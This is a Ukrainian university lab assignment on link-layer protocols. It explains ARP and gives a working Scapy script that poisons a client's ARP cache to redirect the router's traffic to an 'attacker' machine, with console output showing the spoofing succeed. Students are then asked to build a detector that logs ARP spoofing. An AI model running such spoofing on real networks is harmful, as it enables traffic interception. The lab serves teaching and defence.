ЛАБОРАТОРНА РОБОТА

Тема: Протоколи канального рівня
Мета: Дослідження проблем протоколів канального рівня

ПРАКТИЧНА ЧАСТИНА

Scapy є інтерактивною оболонкою та програмною бібліотекою для маніпулювання мережевими пакетами на мові програмування Python. Її створено Філіпом Біонді у 2003 році і розповсюджується за ліцензією GPLv2.

Scapy може створювати пакети на всіх рівнях OSI від ARP через IP/ICMP до TCP/UDP та DNS/DHCP тощо. Підтримуються навіть такі протоколи, як BOOTP, GPRS, PPPoE, SNMP, Radius, Infrared, L2CAP/HCI, EAP. Scapy використовує бібліотеку libpcap і може застосовуватись як сніффер, для захоплення та аналізу мережевого трафіку, а також як конструктор пакетів. Крім стандартних протоколів за допомогою Scapy можна створювати власні протоколи та використовувати їх при аналізі та генерації пакетів.

1. Інсталяцію пакету виконуємо за допомогою такого рядка:
sudo pip install Scapy
або
sudo pip3 install Scapy

```
vitaliy@vitaliy-HP-EliteBook-8460p:~$ sudo pip3 install Scapy
Collecting Scapy
  Downloading scapy-2.4.4.tar.gz (1.0 MB)
     |████████████████████████████████| 1.0 MB 1.3 MB/s
Building wheels for collected packages: Scapy
  Building wheel for Scapy (setup.py) ... done
  Created wheel for Scapy: filename=scapy-2.4.4-py2.py3-none-any.whl size=118918
6 sha256=294d61a8e1486152540f8ac21fa323b7b0445e76585cc0d5f4e7acd84e78b444
  Stored in directory: /root/.cache/pip/wheels/55/dc/f2/91686c7a482422ab866594a1
60294c457baebab7ad91fd58db
Successfully built Scapy
Installing collected packages: Scapy
Successfully installed Scapy-2.4.4
```

2. ARP (Address Resolution Protocol) використовується для трансляцій другого (Ethernet) та третього (IP) рівнів OSI. Стандартно його використовують для визначення MAC адреси за відомою IP адресою. Друге застосування — зворотне визначення IP адреси за відомою MAC адресою RARP (Reverse Address Resolution Protocol). Якщо вузол комп’ютерної мережі потребує відправлення IP пакету до іншого вузла, то йому потрібно визначити MAC адресу вузла призначення для того, щоб сформувати кадр (або декілька кадрів), у якому і буде розміщуватись пакет мережевого рівня. Саме для цієї процедури — визначення MAC адреси за відомою IP адресою, і використовується ARP протокол. ARP формує запит, який відсилається за

широкомовною адресою до всіх вузлів мережі. За задумом розробників протоколу, на такий запит повинен відповісти тільки той комп’ютер, що має саме відповідну IP адресу. Але з’єднання може бути перенаправлене, якщо певний вузол декілька секунд буде відправляти пакети з власною MAC адресою. Це працює тому, що більшість операційних систем приймають пакети ARP відповідей на запитання, які не задавали.

Для експериментів необхідно мати доступ до двох комп’ютерів у одному мережевому сегменті, для того щоб запускати програмний код та контролювати зміну параметрів мережевої конфігурації.




Рис. 1 — Схема простої мережі для проведення досліджень

Пакети формуються з IP адресами, але відправляються за допомогою кадрів, в яких використовуються MAC-адреси. Тому підміна MAC адреси в ARP-кеші призводить до перенаправлення кадрів на комп’ютер з відповідною MAC-адресою. Наприклад (рис.1), якщо “нападник” зможе на комп’ютері “клієнт” в ARP-кеші підмінити MAC-адресу роутера, то кадри з IP пакетами для роутера будуть фактично направлятись до комп’ютера нападника.

Для демонстрації цього використаємо наступну програму на Python:

```
import sys
import time
from scapy.all import sendp, ARP, Ether

if len(sys.argv) < 3:
    print(sys.argv[0] + ": <target> <spoof_ip>")
    sys.exit(1)

iface = "wlo1"
target_ip = sys.argv[1]
```

```
fake_ip = sys.argv[2]

ethernet = Ether()
arp = ARP(pdst=target_ip,psrc=fake_ip,op="is-at")
packet = ethernet / arp
while True:
    sendp(packet, iface=iface)
    time.sleep(10)
```

Змінна *iface* визначає мережевий інтерфейс, який використовується для формування та надсилання відповідних ARP-пакетів. Визначити назву інтерфейсу можна за допомогою команди *ifconfig* (ОС Linux):

```
wlo1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.111  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::412c:77da:cdee:7311  prefixlen 64  scopeid 0x20<link>
        ether 24:77:03:51:bd:e8  txqueuelen 1000  (Ethernet)
        RX packets 56638  bytes 49021612 (49.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34167  bytes 6650898 (6.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Серед усіх інтерфейсів, що показується командою ifconfig слід обрати той, що реально пересилає та отримує пакети, а також має IP адресу. У даному випадку це “wlo1”. Інтерфейс “lo” є спеціальним технологічним інтерфейсом для локальних потреб, тому його використання не може дати очікуваних результатів.


3. До запуску програми на комп’ютері “клієнт” слід перевірити записи кешу ARP, наприклад:

```
vgorbenko@home-R19-R20-R21:~$ arp -a
? (192.168.0.106) в 08:60:6e:d9:73:06 [ether] на wlan0
? (192.168.0.1) в b0:be:76:db:0b:4e [ether] на wlan0
```

Тепер запустимо наведену вище програму. Для схеми на рис.1 запуск програми виглядає наступним чином:

```
$ sudo python3 main.py 192.168.0.110 192.168.0.1
```

де 192.168.0.110 — це IP адреса комп’ютера “клієнт”, а 192.168.0.1 — IP адреса роутера. У відповідь отримаємо повідомлення про відправлення:



Тепер перевіримо щодо зміни записів у кеші ARP:

```
vgorbenko@home-R19-R20-R21:~$ arp -a
? (192.168.0.106) в 08:60:6e:d9:73:06 [ether] на wlan0
? (192.168.0.1) в 24:77:03:51:bd:e8 [ether] на wlan0
? (192.168.0.111) в 24:77:03:51:bd:e8 [ether] на wlan0
```

До ARP-кешу додано рядок з IP адресою комп’ютера “нападник” і було змінено MAC-адресу роутера на адресу комп’ютера “нападник”.

Перезапустимо програму з іншими параметрами:

```
sudo python3 main.py 192.168.0.110 192.168.0.106
```

Після відправлення декількох пакетів перевіряємо ARP-кеш на комп’ютері “клієнт”:

```
vgorbenko@home-R19-R20-R21:~$ arp -a
? (192.168.0.106) в 24:77:03:51:bd:e8 [ether] на wlan0
? (192.168.0.1) в 24:77:03:51:bd:e8 [ether] на wlan0
? (192.168.0.111) в 24:77:03:51:bd:e8 [ether] на wlan0
```

Таким чином, на комп’ютері “клієнт” було замінено усі записи в кеші ARP на MAC адреси комп’ютера “нападник”.

У дійсності, така підміна MAC-адрес є тимчасовою і при відсутності наведеної активності від комп’ютера “нападник”, ARP-кеш буде відновлено:

```
vgorbenko@home-R19-R20-R21:~$ arp -a
? (192.168.0.106) в 08:60:6e:d9:73:06 [ether] на wlan0
? (192.168.0.1) в b0:be:76:db:0b:4e [ether] на wlan0
? (192.168.0.111) в 24:77:03:51:bd:e8 [ether] на wlan0
```

Це відбувається тому, що активні з’єднання оновлюють параметри у різний спосіб. Запити ARP від комп’ютера “клієнт” і відповіді для нього, як вже було показано, можна підмінити через додаткові пакети, але інші вузли

мережі також надсилають запити до цього комп’ютера і тому в цих пакетах реальні мережеві параметри вузлів. Тому ARP-кеш постійно відновлюється до параметрів, які реально відповідають вузлам мережі.

Завдання

1. Для проведення експериментів необхідно мати доступ до двох комп’ютерів. Визначте їх мережеву конфігурацію, яку занесіть у звіт.
2. Повторіть дії представлені в 1-3 пунктах практичної частини з використанням мережевої конфігурації обраних для експериментів комп’ютерів.
3. Написати програму, що із заданим у параметрах періодом часу буде перевіряти вміст arp-кешу та порівнювати його із заданими значеннями у деякому власному файлі конфігурацій. Якщо буде виявлена підміна MAC-адрес для певних IP, або поява нових пар MAC-адреса IP-адреса, то вноситься відповідний запис у власний log-файл.
4. Використайте програмний код із пункту 2 для перевірки роботи написаної програми. Додайте скриншоти до звіту.
5. Підготуйте та надайте звіт.

Список рекомендованої літератури

1. Э.Таненбаум. Компьютерные сети / Э.Таненбаум, Д.Уэзеролл. – СПб: Питер, 2012. – 1104с.
2. Хеллман Даг. Стандартная библиотека Python 3: справочник с примерами. — СПб.: ООО “Диалектика”, 2019. — 1376 с.
3. Scapy Project: [Електроний ресурс] https://scapy.net/